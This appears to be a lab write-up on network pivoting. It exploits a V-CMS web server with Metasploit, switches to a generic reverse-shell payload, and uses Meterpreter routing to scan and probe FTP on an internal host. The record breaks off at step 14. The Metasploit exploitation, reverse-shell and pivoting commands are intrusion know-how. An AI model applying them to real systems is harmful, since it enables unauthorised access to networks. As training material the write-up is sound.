Pivoting II
Steps taken:

1. Get the banner of the target machine.
1
# nmap -sV --script=banner 192.220.27.3
2. Since I don’t know what kind of software is being run on the webpage(since its running nginx), I can assume that its a web page and can use the command curl to get a GET request:
1
# curl 192.220.27.3:80

1
2
- Notice that the software's name is V-CMSv1.0.
- Now, search for exploits available for this!
2.5) Start the database to be used on Metasploit:
1
2
# service postgresql start
# msfdb init
3. Searching exploits for VCMS in Metasploit.
1
2
3
4
# msfconsole -q
> db_status
-> To check if metasploit is connected to database BEFORE using.

> search vcms

4. Use this exploit and try whether this is valid.
1
- Now, run it!
5. Exploiting the web server:
1
		> exploit

1

- Works! Now, you can get the first flag on this compromised machine.

6. Now, check what programs are useable in this machine with this Meterpreter!
1
2
meterpreter> ?

		- Note that most times, we want to check the networking commands since we use those on pivoting after all!

1
- So, only 'portfwd' command is available on this machine.
7. As of now, we don’t know what is the other network on the machine that is connected to this compromised one. Let’s check it by downgrading first the meterpreter shell to a ‘cmd’ and then use ‘ifconfig’ since ‘ifconfig’ is not available in this Meterpreter shell in the first place:
1
2
		meterpreter > ?
		ifconfig

1
2
3
- Notice that the other other is: 192.82.254.0/24
- Now, how can we use this machine as a 'bridge' to get to the hidden machine?
- Let's try to use 'autoroute' first from metasploit.
8. Using autoroute to create a pivot on the compromised machine.

Outcome:

1
- Notice that the module did not work. I assume we have to use the 'portfwd' networking API from the Meterpreter shell afterall!
9. CAUTION : If you compromise a machine with a Meterpreter shell IMMEDIATELY, you won’t get good networking API’s on your meterpreter. You have to use a generic reverse shell first AND THEN UPGRADE TO METERPRETER!
1
2
3
4
5
6
- Use:

		meterpreter > set payload generic/shell_reverse_tcp
		- Change the payload since the default one uses Meterpreter!

- Outcome:

1
	- Notice that when you do a generic shell and upgrade to meterpreter shell, you'll have MORE networking APIs on your Meterpreter!

10. Now, since this compromised machine is set as a pivot, check which machine are available on this other separate network. In this case, you can use auxiliary/scanner/portscan/tcp:
1
- Notice that the other machine that is up on the other network is 192.82.254.3 which as ports open: 21 and 22 which is SSH!
11. First, let’s attack the FTP port (port 21) first by figuring out its FTP version.
1
	msf > use auxiliary/scanner/ftp/ftp_version

- Here’s the outcome when trying to probe for the FTP version of the hidden machine:
1
- For some reason, the operation failed. It says that it was "block in spawn". Does that mean that even before you try to connect to the compromised machine, it got blocked? If so, there is a possiblity that a firewall exists in between this web server and the internal network.
Checking if the ftp allows anonymous logins:
1

  msf > use auxiliary/scanner/ftp/anonymous
1
- I'm getting the same error!
Checking if ftp_logins are allowed:
1
2
  msf > use auxiliary/scanner/ftp/ftp_login
  - It is, but we don't have any information whatsoever about the ftp credentials.
That’s because you’re using it on the wrong network and NOT on the internal one!

12. Checking out if a firewall exists in between the compromised machine and internal network.
1
2
- The host is definitely up but the scanned ports are being filtered. There's definitely a firewall. How can you bypass it then?
- The firewall actually exists between the Internet and the web server!
13. In the lab, there’s a hint that both the machines are using Linux machines. In this case, we can search exploits on the next machine like:
1
	msf > search exploit/unix/ftp

- Now the challenge is which one to pick in these exploits.
- I guess since there’s only three and NMAP doesn’t seem to work on the machine with the pivot, we can just brute-force it!
- Note that in real pentest, you should have been able to NMAP the machine from the internal network cause otherwise, you wouldn’t know whether it is using VSFTPD in the first place and thus, you wouldn’t be able to use any kind of exploit as the attacker!
14. Using the #3 exploit: